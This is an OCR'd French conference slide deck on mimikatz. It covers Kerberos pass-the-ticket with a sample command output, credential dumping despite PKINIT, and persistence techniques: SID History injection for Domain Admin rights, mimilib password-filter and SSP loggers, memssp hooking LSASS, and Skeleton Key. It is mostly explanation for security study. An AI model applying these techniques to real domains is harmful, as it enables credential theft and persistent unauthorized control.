
```
mimikatz # kerberos::ptt tickets
  0 - Directory 'tickets' (*.kirbi)
     0 - File '[0;eb3a6]-0-0-40a50000-Administrator@cifs-dc.lab.local.kirbi' : OK
     1 - File '[0;eb3a6]-0-1-40a50000-Administrator@ldap-dc.lab.local.kirbi' : OK
     2 - File '[0;eb3a6]-2-1-40e10000-Administrator@krbtgt-LAB.LOCAL.kirbi' : OK
```

Windows Kerberos

PKINIT

- **“Oui, mais nous on utilise une PKI”**
  - *C’est bien*
- **Dans les faits le NTLM fonctionne encore**
- **Les tickets (TGT et TGS) se dumpent toujours**
- **Windows renvoie les hash NTLM/clés RC4**
  - pour des raisons de compatibilités
  - on les retrouve en mémoire après s’être logué.
- **Le code PIN est conservé dans la mémoire du processus LSASS**
  - oui, en cache (SSO du SSO)
  - souvent présent en + dans les middlewares du fabriquant

Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

Altération mémoire et persistance

- **misc::addsid (Sid History)**
  - *Inspiré par Balázs Bucsay (@xoreipeip) et Nicolas Ruff (@newsoft)*
- **mimilib Password Filter**
- **mimilib SSP**
- **misc::memssp**
  - *Inspiré par Robert Fuller (@mubix)*
- **misc::skeleton (Skeleton Key)**
  - *Inspiré par l'analyse de Dell SecureWorks (@dellsecureworks)*

Altération mémoire et persistance
misc::addsid (Sid History)

- Les utilisateurs ont des propriétés dans l'ActiveDirectory.
  - **`sIDHistory`**, un champ reprenant l'historique des identifiants d'un objet si celui-ci provient d'un autre domaine
    - *Dans le cadre d'un déplacement, rattachement, etc… afin de conserver les accès à des ressources, avoir un historique pour les journaux d'évènements, etc.*

  - **Domaine A:** SID : **S-1-5-21-**130452501-2365100805-3685010670-1234
    - sIdHistory : ***null***


  Déplacement de l'utilisateur depuis le domaine A vers B

  - **Domaine B:** SID : **S-1-5-21-**1982681256-1210654043-1600862990-6789
    - sIdHistory : **S-1-5-21-**130452501-2365100805-3685010670-1234

  - **Ce champ n'est pas librement accessible, même aux administrateurs…**
    - Windows vérifie un grand nombre de conditions lors de l'appel à l'API officiel
    - API **`DsAddSidHistory`** : http://msdn.microsoft.com/library/ms675918.aspx

  - **Que se passerait-il si mimikatz modifiait la logique de ces vérifications ?**
  - **Que se passerait-il si l'on demande ensuite le rajout de SID de groupes à un utilisateur ?**
    - du même domaine et pour le groupe **Admins du domaine…**


  - Résultat : privilège des groupes concernés, sans appartenir aux groupes concernés.
    - **Admins du domaines, sans figurer à un seul moment dans ce groupe**
  - **Persistant !**
    - ***C'est inscrit dans l'AD***



Altération mémoire et persistance

mimilib Password Filter

- La librairie « mimilib.dll » peut aussi servir de **filtre de mot de passe**.
  - L'utilisateur soumettra à l'autorité de sécurité (un DC pour un domaine, sinon le système lui-même) le mot de passe que l'utilisateur souhaite lors d'une demande de changement.
    - Pour vérifier que le nouveau mot de passe respecte une politique
    - Ou simplement en être notifié…
  - La librairie peut être enregistrée sur un DC
    - Toute les demandes de changement qui seront acceptées par ce DC seront logués dans le fichier : **`kiwifilter.log`**
  - **Persistant !**




Altération mémoire et persistance
mimilib SSP

- Toujours avec la même librairie « mimilib.dll »…
  - Celle-ci peut être enregistrée en tant que package de sécurité (validant des authentifications, réalisant du SSO, …)
  - Cela permettant de voir passer tous les mots de passe de connexion
    - Et de les inscrire dans un fichier : **`kiwissp.log`**
  - Nécessite un reboot

*Sauf si appel à « **`AddSecurityPackage`** »*

http://msdn.microsoft.com/library/windows/desktop/dd401506.aspx

  - **Persistant !**



Altération mémoire et persistance


misc::memssp

- Cette commande injecte un code dans LSASS puis place un « hook » sur la fonction : **`msv1_0!SpAcceptCredentials`**


- Cela permettant de voir passer tous les mots de passe de connexion
  - Et de les inscrire dans un fichier : **`mimilsa.log`**

- Ne nécessite pas un reboot
  - Actif immédiatement

- Disparait au reboot
  - code présent en mémoire seulement



Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

